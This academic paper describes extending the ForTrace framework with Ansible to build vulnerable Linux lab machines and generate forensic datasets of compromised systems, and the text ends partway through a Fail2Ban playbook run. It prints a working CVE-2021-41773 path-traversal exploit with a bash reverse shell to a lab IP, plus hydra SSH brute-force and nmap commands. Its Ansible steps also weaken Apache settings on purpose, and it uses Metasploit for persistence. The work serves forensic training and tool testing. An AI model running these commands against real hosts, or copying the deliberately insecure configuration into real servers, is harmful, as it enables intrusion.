From IaC to IoC—Using Infrastructure as Code (IaC) to Generate Synthetic Datasets of Compromised (IoC) Linux Systems for Use in Digital Forensics

THOMAS GÖBEL and HARALD BAIER, Research Institute CODE, University of the Bundeswehr Munich, Neubiberg, Germany

Due to the increasing number of cyber attacks, there is a growing need for incident responders who are able to reconstruct events and assess the actual damage caused by an incident using Digital Forensics (DF). For this reason, DF datasets are crucial for education, training and tool testing. Currently, such datasets are available either as statically prepared images via one of the publicly available dataset repositories. Alternatively, a dataset generation framework can be used to synthesise individually configurable datasets. In this article, we use the second approach and extend an established framework for our purposes. Our extension applies to both the target operating system and the framework traces induced by the data generation framework. More specifically, we take the existing data synthesis framework `ForTrace` as a baseline and integrate our concept of a Linux module that can perform (semi-)automatic attacks on Linux systems in order to create appropriate Indicators of Compromise (IoC) within the generated image. In doing so, we evaluate the suitability of Infrastructure as Code (IaC) for configuring vulnerable target systems and assess the effectiveness of our approach to avoiding undesirable artefacts caused by the data generation framework. To evaluate our framework extension, we generate synthetic datasets from two types of compromised systems as proof of concept using our new approach and then compare the actual traces generated with the expected traces based on the respective scenario.

CCS Concepts: • **Applied computing** → **Investigation techniques**; **Evidence collection, storage and analysis**; **Computer forensics**;

Additional Key Words and Phrases: Digital Forensic Datasets, Digital Corpora, Digital Forensic Education and Training, Data Synthesis, Synthetic Data, Data Synthesis Framework, `ForTrace`, Infrastructure as Code, Indicators of Compromise, Linux Forensics

ACM Reference format:
Thomas Göbel and Harald Baier. 2025. From IaC to IoC—Using Infrastructure as Code (IaC) to Generate Synthetic Datasets of Compromised (IoC) Linux Systems for Use in Digital Forensics. *Digit. Threat. Res. Pract.* 6, 4, Article 24 (December 2025), 21 pages.
https://doi.org/10.1145/3748268

1 Introduction

In today's interconnected world, information technology has become an indispensable part of almost every industry. Security vulnerabilities and misconfigurations often lead to unauthorised access by third parties. Orange

Authors' Contact Information: Thomas Göbel (corresponding author), Research Institute CODE, University of the Bundeswehr Munich, Neubiberg, Germany; e-mail: thomas.goebel@unibw.de; Harald Baier, Research Institute CODE, University of the Bundeswehr Munich, Neubiberg, Germany; e-mail: harald.baier@unibw.de.

ACM 2576-5337/2025/12-ART24
https://doi.org/10.1145/3748268

Cyberdefense reported in its *Security Navigator* [24] that in 2022, network and application anomalies were the second most common cause of all security incidents among its customers, accounting for 22% of all incidents, after malware incidents, which accounted for 38% of all incidents.

Zero-day software vulnerabilities such as a **Remote Code Execution (RCE)** vulnerability in a popular Java logging framework, called `Log4J` *(CVE-2021-44228)* got exploited by third parties to gain access to computer networks [15]. Although this vulnerability itself had a high severity rating, another vulnerability in the Apache web server became critical in 2021 due to an insecure configuration, tracked as *CVE-2021-41773*, which is a path traversal and file disclosure vulnerability. This vulnerability itself could expose sensitive data due to an insecure configuration but it became an RCE when the **Common Gateway Interface (CGI)** modules were enabled as well. That shows that server-side security vulnerabilities can be exploited as entry points into computer networks.

Not only are such vulnerabilities and zero-day exploits a significant problem, but misconfigurations due to insufficiently trained personnel can also lead to systems being compromised by malicious actors. Our work focuses on the automatic generation of such valuable datasets of compromised systems, i.e., Linux images that contain the above-mentioned vulnerabilities or misconfigurations and can then be easily shared and used for training and education of forensic practitioners, for testing software and tools or for training machine learning models [7].

1.1 **Research Questions (RQs)** and Contributions

The goal is to semi-automatically generate synthetic forensic datasets from misconfigured or compromised Linux servers by appropriately extending a suitable data synthesis framework to embed various **Indicators of Compromise (IoC)** into the images to be generated. For this purpose, two **Virtual Machines (VMs)** are used, one of which serves as the compromised target and the other as the attacking machine. The attacking machine, that is operated by the data synthesis framework, attacks the Linux server, which is configured with insecure system settings and vulnerable applications using **Infrastructure as Code (IaC)**, so that no additional framework component is required on the target system.

This article therefore addresses the important task of creating realistic synthetic datasets of compromised (IoC) Linux systems for use in **Digital Forensics (DF)** as well as the feasibility of applying IaC to create such datasets. The specific RQs are as follows:

- *RQ1*: Can a data synthesis framework comprehensively cover all phases of an attack, ensuring that the generated datasets faithfully represent a complete attack scenario with corresponding IoCs?
- *RQ2*: Is IaC a viable choice for provisioning diverse vulnerable systems, facilitating automated compromise by potential attackers?
- *RQ3*: Does the new setup of the framework, involving an attacker and a victim machine, effectively prevent or eliminate unwanted artefacts in the generated datasets caused by the framework itself?

1.2 Article Outline

The rest of the article is structured as follows. Section 2 addresses the current situation regarding cyber threats and incident response, emphasising the importance of DF as a discipline of post-mortem analysis. Furthermore, the general necessity of datasets in DF is described, existing datasets are mentioned and potential negative aspects are discussed. We also show why data synthesis can offer advantages compared to existing datasets. Subsequently, existing data synthesis/generation frameworks are compared in order to select a suitable candidate for our proof of concept simulation of compromised Linux systems. Next, in Section 3, we illustrate our concept for simulating cyber attacks and how it can be replicated using the `ForTrace` framework in conjunction with a suitable IaC tool. Then, in Section 4, we present two sample attack scenarios and provide details on their implementation, i.e., in particular, on the necessary modifications we made to the `ForTrace` framework. In Section 5, we then conduct a forensic examination of the generated datasets. The expected traces are compared with those actually generated,

addressing circumstances in the framework that may negatively impact the generated data. In Section 6, we conclude the article by summarising our findings, answering the RQs and pointing to future work.

2 Background and Related Work

This section elaborates on the general need for high-quality datasets in DF. The limitations of static datasets are discussed, and the potential benefits of data synthesis/generation frameworks are explored. Finally, a comparison of the best-known frameworks and their strengths and weaknesses is conducted to identify the most suitable candidate for our research.

2.1 Background

DF analysis describes the work of forensic scientists who examine evidence on IT systems in order to clarify a specific question of doubt, usually related to cybercrime. This task can be highly complex and requires trained personnel, which is limited due to a shortage of qualified professionals. At the same time, the number of cyber attacks is steadily increasing, as is the complexity and attack surface of modern IT systems. Simultaneously, the number of scientific articles on the subject of DF is rising, underscoring the general relevance of DF [4].

Datasets are crucial for practising DF and for DF training purposes, whereby their degree of realism depends on the respective use case. In addition to forensic education and training, corpora can also be used for other purposes, such as evaluating the accuracy and efficiency of DF software or tools, or training machine learning models [7]. Furthermore, it is useful to have holistic datasets, for example, for a more realistic training environment or for cross-correlation in forensic analysis [12], i.e., as Garfinkel et al. [6] note 'it is also useful to have a multi-modality corpora, for example, disk images and matching network packets or memory images.'

The accuracy of forensic investigation tools is frequently discussed. To comprehend the connections between individual artefacts during a forensic investigation, rather than examining atomic artefacts only, tools need to be developed accordingly, as further elaborated by Nisioti et al. [23]. The authors mention that tools sometimes are trained or evaluated with non-realistic, outdated or oversimplified datasets and that their accuracy or efficiency is often not measured appropriately. This highlights the importance of appropriate DF datasets for testing tools or training personnel. While much attention is given to developing reliable tools, this also underscores the importance of accurate training data.

2.2 Related Work

Abt and Baier [1] showed in 2014 that only 10% of the authors who published papers that are based on datasets of network traffic captures, also make these datasets publicly available. A more recent study by Grajeda et al. [9] came to a similar conclusion, showing that only 3.8% of newly created datasets were published. Although data repositories such as the **Computer Forensic Reference DataSet (CFReDS)**[1] or *Digital Corpora*[2] [6] are available online, there is often limited information about how the datasets were generated and what exactly can be found in them due to a lack of labels and metadata. Grajeda et al. [9] examined the data sources used in studies and the availability of publicly accessible datasets. In doing so, they highlighted the relevance of data recency, as data from new devices such as smart TVs or IoT devices is not widely available. They also stressed the importance of sharing available datasets with the forensic community and that data diversity plays an important role.

Despite the various data collections out in the wild that can be used for forensic practice and training (e.g., in our case, specific Linux OS images [13, 14]), these static datasets can always have various limitations. For example, individual artefacts are mentioned out of context, data is not labelled (i.e., there is no ground truth data), data is not described (i.e., there is no metadata), data is outdated, or, in the case of real-world data, must be anonymised before being shared [11, 18].

[1] https://cfreds.nist.gov (last accessed on 30 July 2025).
[2] https://digitalcorpora.org (last accessed on 30 July 2025).

To overcome these challenges, data synthesis/generation frameworks are an essential complement. Baggili and Breitinger [2] listed the 'lack of real data sources' or 'the volatility of the evidence—such as RAM' as major challenges in DF. Data synthesis/generation frameworks can, for example, generate non-anonymised data to avoid the limitations of static data sources, while not using real personally identifiable information in the process. During the data generation process, the data is labelled for the framework user and later use, which means that the respective *ground truth data* is preserved [16]. In our case, this means that the respective attack scenario and each of its performed steps, as well as the tools used for the cyber attack (i.e., all relevant information about how the synthetic dataset is generated), can be considered ground truth data, as they are known and can later be compared with the generated data [3, 7].

There exist several frameworks in the field of DF that generate synthetic datasets, although most of them are rather outdated, including: `Forensig`^{2} [20], `ForGe` [27], `EviPlant` [25], `hystck` [8], `TraceGen` [5] and `ForTrace` [12]/`ForTrace++` [28]:

- `Forensig`^{2}: The *Forensic Image Generator Generator* was released in 2009 [20] and evaluated in 2011 [21]. The framework produces random generators, which produce a file system image.
- `ForGe`: The *Forensic Test Image Generator* [27] can generate images of *NTFS* filesystems, by creating a filesystem and placing individual files onto the filesystem. The files can also be hidden with different obfuscation methods. The timeline of the scenario can be manipulated by changing the files and the corresponding filesystem entries to a different timestamp.
- `EviPlant`: The idea is to create packages containing traces, which are then injected into a base image to create traces on that image without having to simulate actions on it. This way, there is no evidence of the framework itself in the dataset, apart from the traces of the tool used for injection and data that may not have been captured during the creation of the packages. It can also inject data into offline images [25].
- `hystck`: This framework uses *Python*, *libvirt* and *tcpdump* to create forensic images of configurable scenarios and to capture the generated data on the hard disk and network layer. The image to be created is based on a template image, which makes sharing of the generated images easier. The actual user interactions of the scenario are simulated though an agent within the guest machine [8].
- `TraceGen`: This framework focuses on creating realistic data by adding *wear-and-tear* artefacts to the data. These artefacts consist of data that is not related to the actual scenario, but rather serves to make the context more realistic. For example, not only one malicious website is accessed, but only a dozen normal websites as well. This is achieved by running various scripts during the data generation process [5].
- `ForTrace`: It is the successor to `hystck` and can now also create a memory dump in addition to the hard disk image and network capture while the configurable forensic scenario is running. In addition to various new data synthesis features, the scripting language has been ported from Python 2 to Python 3 [12].
- `ForTrace++`: This is a fork of the existing `ForTrace` framework, with the difference that the agent running in the guest OS is omitted and the VM is controlled from outside, using the hypervisor, Optical Character Recognition and image similarity computation to parse the graphical output of the VMs [28].

Based on the existing data synthesis/generation frameworks compared in Table 1, only `ForTrace` and `ForTrace++` generate a volatile memory dump. None of the frameworks examined are designed to involve multiple machines in the scenario, with the exception of `ForTrace`, which uses a service VM that serves, for example, as a mail server or web server for downloading malware (as shown in an exemplary case study using `ForTrace` [10]). However, this service VM currently needs to be configured manually, and no automatic data synthesis or provisioning is performed for this VM.

Due to the aforementioned reasons, `ForTrace` was selected as a baseline for our work and is now being extended to meet our requirements. This framework has the advantage of pursuing a holistic data synthesis approach, as it not only generates a disk image but also a network traffic capture and a memory dump. In addition, data acquisition at the various layers is already performed by `ForTrace` and an automatic report on the data

Table 1. Comparison of Existing Data Synthesis/Generation Frameworks in the Field of DF

Comparison of Data Synthesis/Generation Frameworks					
Framework	Generated Data	Supported Environments	Latest Version	Data Synthesis Approach	Public Availability
`Forensig`[2]	Disk Image	Windows	2009	Internal Scripting	No
`ForGe`	Disk Image	NTFS	2015	NTFS Manipulations	Yes[a]
`EviPlant`	Disk Image	Windows 10	2017	Internal Scripting	No
`hystck`	Disk Image, Network Traffic	Windows 7 and 10, Ubuntu	2021	Agent Running on Guest VM	Yes[b]
`TraceGen`	Disk Image, Network Traffic	Windows	2021	Internal Scripting	No
`ForTrace`	Disk Image, Memory Dump, Network Traffic	Windows 10 and 11, Ubuntu	2025	Agent Running on Guest VM	Yes[c]
`ForTrace++`	Disk Image, Memory Dump, Network Traffic	Windows 10 and 11, Ubuntu	2025	Via Hypervisor and OCR (Agentless)	Yes[d]

[a] https://github.com/hannuvisti/forge (last accessed on 30 July 2025).
[b] https://github.com/dasec/hystck (last accessed on 30 July 2025).
[c] https://github.com/dasec/ForTrace (last accessed on 30 July 2025).
[d] https://gitlab.com/DW0lf/fortrace (last accessed on 30 July 2025).

synthesis process is generated to preserve the ground truth data. Furthermore, it provides an agent which can be extended for our needs. `ForTrace` can be deployed by running a setup script. It can be deployed on a host machine as well as in a VM. It then uses further VMs with `QEMU/KVM` as a hypervisor. If `ForTrace` is installed in a VM, the processor needs to support nested virtualisation. Furthermore, it is written in Python3, which makes it usable on different platforms.

3 A Novel Concept of Using IaC for Dataset Generation

This section begins by briefly describing two popular adversary frameworks in the field of cybersecurity. Based on this our scenarios are formulated, which cover all phases of a cyber attack, thus providing suitable datasets of compromised systems. The concrete technical actions by an attacker are then assigned to each phase in order to simulate a realistic attack overall. Subsequently, it is examined where these actions leave traces in the datasets. In addition, potential configuration management tools are compared in order to automatically configure the target system and carry out an attack in the best possible way. Finally, the resulting architecture of the modified `ForTrace` framework is presented, which is finally used to simulate the attack scenarios and generate the datasets.

3.1 Adversary Scenario and Server Setup

The first step involves comparing two adversary frameworks that serve as the basis for a full-scale attack before introducing IaC to automatically configure vulnerable victim VMs.

3.1.1 Attack Sequence Based on an Adversary Framework. To maximise the value of the generated dataset, scenarios should not only be realistic but also generate an extensive set of traces that can be used for forensic analysis. To illustrate a comprehensive attack, it is necessary to establish a baseline with which the attack scenario can be aligned. The **`Cyber Kill Chain (CKC)`** by *Lockheed Martin*[3] describes the stages of a cyber attack, by breaking an attack down to a sequence of seven different steps [17]. The `MITRE ATT&CK` framework[4] stands for Adversarial Tactics, Techniques and Common Knowledge. Not only does it cover the individual steps of an

[3] https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html (last accessed on 30 July 2025).
[4] https://attack.mitre.org/ (last accessed on 30 July 2025).

attack like CKC, but also emphasises the mapping of the tactics, techniques and procedures employed to known adversaries. It illustrated the same principles in 14 phases instead of seven from CKC. Through this granular approach, a defender can better protect against specific techniques.

For our proof of concept it is sufficient that the concept of attacks are based on the CKC. This way, multiple phases of an attack are considered, leading to more and better synthetic data. It begins with reconnaissance and identifying attack vectors. Next, the attacker exploits vulnerabilities using suitable tools. After gaining initial access, they may escalate privileges, enabling actions such as data exfiltration or encryption. To enhance an educational scenario, active processes or network connections can provide valuable insights. The presence of malware does not necessarily need to be persistent on disk, it can reside solely in volatile memory, posing challenges in detection, as noted by Sudhakar and Kumar [26]. They discuss fileless malware threats and evasion techniques, mentioning tools like `Metasploit` for fileless attacks, which we will also employ for initiating a reverse shell, as described in Section 4.4.

3.1.2 Configuring Vulnerable Servers by Utilising IaC. As of today, `ForTrace` utilises a Python-based installation script both on the host and on the controlled VM. To configure customisable and vulnerable victim VMs we are investigating the applicability of IaC. Configuring machine specifics can be challenging, prompting the use of IaC tools. There are tools, like `Terraform` and `Palumi`, that focus on deploying VMs, while others, such as `Ansible`, `Puppet` or `Chef`, specialise in configuration management. In our work, prioritising configuration management over provisioning is crucial for configuring and exploiting vulnerable systems. When comparing `Ansible`, `Puppet` and `Chef`, key criteria include:

- *Declarative vs. Procedural*: `Puppet` adopts a declarative approach, specifying the end state for the system to achieve, while `Ansible` and `Chef` use a procedural approach, necessitating explicit step consideration.
- ***General-Purpose Language (GPL) vs. Domain-Specific Language (DSL)***: `Chef` employs a GPL like Ruby, offering flexibility, while `Puppet` and `Ansible` use DSLs (`Puppet Language` and `YAML`, respectively), tailored for specific applications. Given `ForTrace`'s existing `YAML` configuration files, `Ansible` is a favourable choice.
- *Agent vs. Agentless*: `Puppet` and `Chef` require agents on target systems, unlike `Ansible`, which is agentless and requires only user credentials.
- *Master vs. Masterless*: `Chef` and `Puppet` rely on master servers for software deployment, whereas `Ansible` utilises cloud provider APIs for direct software retrieval.

The comparison of the configuration management tools `Ansible`, `Puppet` and `Chef` is summarised in Table 2. `Ansible` and `Chef` employ a procedural approach, making them preferable compared to `Puppet`. `Ansible`, requiring neither agent nor master server, is easier to deploy and manage than `Chef`, and its `YAML` language aligns with existing `ForTrace` configuration files, making it the preferred tool. Its user-friendly syntax and *playbooks* efficiently automate tasks, leveraging modules and commands. While `Ansible` relies on existing package managers like *DNF* or *APT*, manual download and installation paths can be specified for non-standard software versions, though this may potentially lead to dependency issues inherent to software deployment rather than the `IaC` tool itself. `Ansible` enables both configuration management and application deployment on a remote machine. It does not require an agent to function, only login credentials for the system and, in certain scenarios, administrator privileges. `Ansible` is open source and written in Python. Thus, in our example scenarios, the affected system is configured without a setup script. `Ansible` playbooks are used for this purpose.

3.2 Conceptualisation of Sample Attack Scenarios

This section briefly describes our two different attack scenarios (scenario A and B), which are then implemented in Section 4 and evaluated in Section 5. In scenario A, a security vulnerability in the Apache web server (CVE-2021-41773) is being exploited. Since the application is securely operated within a Docker container, the attacker

Table 2. Comparison of Suitable Configuration Management Tools

Comparison of Configuration Management Tools			
Criteria	`Ansible`	`Puppet`	`Chef`
Declarative vs. Procedural	Procedural	Declarative	Procedural
GPL vs. DSL	DSL	DSL	GPL
Agent vs. Agentless	Agentless	Agent	Agent
Master vs. Masterless	Cloud API	Master	Master

attempts a second attack vector and successfully brute forces an SSH login. The exact implementation of scenario A is described in Section 4.3.

For scenario B, an SSH brute force attack gets blocked by the victim VM, while the second attack targets a web server running a vulnerable `Log4J` version (CVE-2021-44228), ultimately leading to a compromise of the system. The exact implementation of scenario B is described in Section 4.4.

3.3 Architecture of the Framework Extension for Attack Simulation

`ForTrace` can be used both directly on the host and in a VM with nested virtualisation. For our work, `ForTrace` is installed under *Ubuntu 22.04 LTS* via *Virtual Box* on a *Windows 11* host. `ForTrace` itself starts at least one VM via *Qemu/KVM* and supports Windows or Ubuntu on the guest side[5]. Within the guest machine, an agent is running, that communicates with the framework on the host system to execute commands and to interact with the guest machine. Two VMs are used, one for the attacker machine (using Kali Linux) and one for the victim machine (using Rocky Linux). The attacker machine, operated via the `ForTrace` agent, targets the Linux system, which is automatically configured with insecure settings and vulnerable applications using IaC. This setup improves the quality of the dataset, as no `ForTrace` agent is required on the compromised target system. Both machines within the scenario have two separate network interfaces. The network interface, which is connected to the host system, is only used for communication with the framework itself. The actions related to the actual forensic scenario, as well as the default route, are on the other interface. Setting up and configuring the framework accordingly for our extension, as well as adding new features, should be straightforward for users, as customisation of the vulnerable target system is mainly facilitated by `Ansible` and its playbooks. Figure 1 depicts the architecture of our approach, that we use to obtain DF training datasets of more complex attack scenarios based on semi-automated `Ansible` playbooks.

4 Implementation of Relevant Framework Components and Demonstration of Sample Attack Scenarios

In this section, the provisioning of the necessary components of `ForTrace` is demonstrated, along with the modifications and additions made to `ForTrace`. To verify the setup and the associated data synthesis, two different scenarios (scenario A and B) will be implemented in Sections 4.3 and 4.4 and subsequently evaluated in Section 5.

4.1 Installing the Framework

Before data synthesis can be performed, the framework must be installed. `ForTrace` can be installed on a host system or within a VM as a nested VM according to the official setup guidelines[6]. It is important that the involved VMs are assigned a static IP address, as this will be used in attack scripts. For our work, *Rocky 8* will be used as

[5]While the `ForTrace` host requires a Linux system for KVM virtualisation, the `ForTrace` guest machines can run on Linux and Windows OS.
[6]https://github.com/dasec/ForTrace/wiki (last accessed on 30 July 2025).




Fig. 1. Framework architecture of the ForTrace extension and the data synthesis workflow of the shown approach.

the victim VM, and Kali Linux as the attacker VM. For proper later analysis with the Sleuthkit, the Rocky8 VM must be installed with the *ext4* filesystem.

4.2 Adding a Second Machine and Configuration Management

So far, ForTrace has been used to control a single machine through an agent and simulate user interactions. This machine can be launched along with the actions to be executed using the ForTrace internal script *Generator.py* or by importing and utilising the existing functions of the framework in an independent Python script. The template was used to pre-configure the guest machine in a static manner, such as setting up an e-mail client installation in advance. This section describes the configuration of the victim VM and how the interaction between both machines is controlled.

The idea of the concept is to be able to customise the scenario without much effort to generate different datasets. While the fundamental functions of the framework, namely data capturing, as well as the control of the attacker machine through an agent during various scenarios, remain the same, the appropriate Ansible playbook, as well as the attack itself, can be changed by the user. The users of the framework can either use preconfigured playbooks to configure the vulnerable victim VM and preconfigured attack scripts to control the ForTrace agent or write their own playbooks and customise the attack scripts.

Moreover, this configuration enables the user to interact manually with the attacker machine throughout the attack, providing a significantly expanded scenario without requiring the automation of every step initially. This results in a more substantial return on investment in terms of the time invested by a practitioner and the dataset created [19]. While the automatisation for managing Firefox is already implemented with the help of the marionette driver[7], there is no such thing for managing various tools like Metasploit or other tools implemented in Kali Linux. While a scenario is in progress, the user has the ability to manually intervene during the scenario through the QEMU/KVM *VM manager* and perform additional actions on the attacker VM, such as controlling Metasploit. To regulate the startup of victim VMs, manage memory dump creation and initiate the shutdown process, the *start.py* and *stop.py* scripts were added to the framework. These scripts leverage existing functionalities within the framework.

[7] https://firefox-source-docs.mozilla.org/testing/marionette/Intro.html (last accessed on 30 July 2025).




Fig. 2. The execution of a sample scenario.

The usage of the new functions to operate two machines is illustrated in Figure 2. To generate a dataset with the new architecture of the framework, the following steps need to be executed:

(1) *start.py*: The script creates and starts a new VM based on the template of the `Rocky 8` VM.
(2) After starting the new victim VM, the machine must be configured with `Ansible`. Depending on the scenario, different `Ansible` playbooks can be used for this purpose.
(3) After preparing the victim VM, the actual scenario can be executed using the files *start_scenario_A.py* or *start_scenario_B.py*. By running the script, the `Kali Linux` attacker VM is created and launched based on the template. Subsequently, the agent within the VM connects to the host system and the framework starts to capture network traffic at the central network interface of the virtual switch. Since this interface handles the traffic of both machines, only one pcap file is generated. This would also be the case in a computer network with a central router or firewall that centrally captures or monitors network traffic. Optional: Manually interact with the `Kali` VM to resume the `Metasploit` script or execute additionally `Metasploit` functions. After the scenario finishes, a memory dump of the attacker VM will be generated. The machine then shuts down and a disk image is stored in the *fortrace-pool* folder.
(4) *stop.py*: The script can be executed at any time by hand to create a memory dump of the victim VM and to shut it down. The *stop.py* may be used before the `Kali` VM gets shut down for capturing existing network connections in the volatile memory. Depending on the scenario, the memory dump can also be captured and the shutdown can be delayed to capture the memory dump on the `Kali` VM at the same time as well. After that, a disk image of the victim VM is also stored in the *fortrace-pool* folder.

The `Rocky` VM is configured using `Ansible`, which can be installed on the host with the command `sudo apt install ansible`. `Ansible` utilises `playbooks` to define the desired state of the target system, while it also allows for a procedural approach. To facilitate this task, a sudo user named *ansible_admin* was created on the `Rocky` system with appropriate sudo privileges. The VM's IP address is stored in the hosts file `host.yml`, allowing for centralised management or modification if it changes.

4.3 Preparing and Running Scenario A

To generate a dataset, a scenario must be executed in the framework. To execute a scenario, one or more `Ansible` playbooks need to be created to configure the victim VM along with an attacking script that performs parts of the attack actions.

4.3.1 Designing the First Attack Scenario. The scenario begins with a port scan from the attacker VM to the victim VM, revealing open ports 8080 (vulnerable web application) and 22 (SSH service). Exploiting the outdated Apache HTTPd version (2.4.49) vulnerability (CVE-2021-41773) allows the attacker to execute commands remotely, confirming successful access. Using `Netcat`, a reverse shell is established, granting the attacker access to the victim's machine. Despite the isolated container environment preventing access to the host system, the attacker proceeds with a password brute-force on SSH using `Hydra` and further actions via `Metasploit`, including gaining persistence through a cronjob.

4.3.2 Preparing the Vulnerable Server with CVE-2021-41773. To automate the configuration of the vulnerable Apache HTTPd service, a container will be used to mitigate the necessary software dependencies of HTTPd from 2021. The configuration is done within one `Ansible` playbook.

(1) Gathering Facts: `Ansible` collects general information about the host, such as the operating system, installed packages or available memory, for later use in tasks.
(2) Install `Podman`: The `Podman` package must be installed on the remote machine to run the `Podman` containers.
(3) Pull HTTPd Docker Image: The official HTTPd image version 2.4.49 is downloaded from docker.io.
(4) Create and start HTTPd container: `Ansible` utilises `Podman` to create a container with the downloaded image, mapping the local port 8080 to the container port 80.
(5) Copy Files from the Container: The *httpd.conf* file is downloaded from the container and stored in the local */tmp* folder to make the server vulnerable to CVE-2021-41773.
(6) Modify the Copied Files for Path Traversal: The 'Required all denied' setting in the *httpd.conf* file is changed to 'Required all granted' using the *sed* command for stream editing to enable path traversal.
(7) Modify the Copied Files for RCE: Two # symbols are removed from the CGI modules file using *sed* to enable RCE.
(8) Push Files Back to the Container: After modifying *httpd.conf*, the file is moved back to the container, overriding the existing configuration file.
(9) Restart the Container: To apply the changes, the container is restarted.

4.3.3 Creation and Execution of the First Attack Script. `ForTrace` can control a guest VM through an agent. In the first scenario, command line tools such as `nmap` or `Nikto` are executed on the attacker VM. An example of automating a port scan with `nmap` within the `Kali` VM against the victim can be implemented using the *shellExec* function, a built-in feature of `ForTrace` as shown in the Listing 1.

```
logger.info("Starting port scan with nmap")
ft_command = guest.shellExec("nmap -sT 192.168.103.221")
time.sleep(20)
```

Listing 1. Executing an `nmap` scan via the `ForTrace` agent.

Due to this capability, any command line tool can be executed on the `Kali` VM with either normal privileges or sudo privileges using the *guest.runElevated()* function.

After the `Nikto` scan and identification of the vulnerability, `Netcat` and *curl* are used to obtain a reverse shell:

```
guest.shellExec("nc -lvnp 7777")
guest.shellExec("curl -v 'http://192.168.103.221:8080/cgi-bin/.%2e/.%2e/.%2e/
.%2e/.%2e/.%2e/.%2e/.%2e./%2e./bin/bash'-d 'echo; bash -i >\&
/dev/tcp/192.168.103.158/7777 0>\&1'")
```

Listing 2. Exploiting CVE-2021-41773.




Fig. 3. Manual interaction in scenario A with process ID.

The `shellExec` function enables running an SSH brute force attack with `hydra`, initiating `hydra` to guess the SSH credentials of the root user on a specified host (*guest.shellExec('hydra -l root -P /usr/share/wordlist/ft-wordlist.txt 192.168.103.221 ssh')*). Using a custom wordlist accelerates the process, with `hydra` revealing the root password.

Using `Metasploit`, we establish an SSH connection, initiating a `Meterpreter` session, which operates solely in volatile memory without writing logs to disk. Automation through resource scripts streamlines the process, but manual intervention is required for certain steps, such as downloading files and adding a cronjob, as illustrated in Figure 3.

4.4 Preparing and Running Scenario B

This section describes the idea behind the second scenario as well as the configuration of the web server, the attacking script and the execution of the scenario.

4.4.1 Designing the Second Attack Scenario. In this scenario, the attacker starts with a stealthy `nmap` scan (*nmap -sS -p1-9999 192.168.103.221*) to identify open ports, revealing tcp/22 and tcp/8888 on the webserver. Subsequently, a `hydra` brute force attack is executed (*hydra -l root -P /usr/share/wordlist/ft-wordlist.txt 192.168.103.221 ssh*), though `Fail2Ban` on the Victim VM may block the attacker's IP due to multiple failed login attempts. After scanning the web application with `Nikto` and identifying a vulnerability to `Log4J`, `Metasploit` is utilised for exploitation, expanding the shell session to a `Meterpreter` session for further actions including persistence and uploading malicious files.

4.4.2 Preparing the Vulnerable Server with Log4J. The preparation of the victim VM in this scenario is divided into two parts, each containing multiple tasks. The first playbook installs the vulnerable web application, a simple Java web app built with `gradle` and using `Tomcat` as a web server, downloaded from `GitHub`[8]. Installing the deprecated Java 8 version, obtained from the `Oracle` website, is necessary to run the application. The second playbook installs `Fail2Ban` and configures it to improve system security by monitoring log files for suspicious activity, managed using *systemd* for compatibility with `Ansible`.

In the next step, we need to install and configure `Fail2Ban` with an `Ansible` playbook on the target system, to prevent a successful SSH brute-force attack as shown in Figure 4.

[8] https://github.com/tothi/log4shell-vulnerable-app (last accessed on 30 July 2025).

```
fortrace@share:~/hystck-thesis_pdr/scenarios/HackingWebserver/ansible$ sudo ansible-playbook -i hosts.yml playbooks/fail2ba
n.yml --ask-pass -K
SSH password:
BECOME password[defaults to SSH password]:

PLAY [Install and activate fail2ban for sshd] **********************************************************************

TASK [Gathering Facts] *********************************************************************************************
ok: [ansible_admin]

TASK [Add EPEL repository] *****************************************************************************************
changed: [ansible_admin]

TASK [Install fail2ban] ********************************************************************************************
changed: [ansible_admin]

TASK [Copy sshd configuration file and restart fail2ban] ***********************************************************
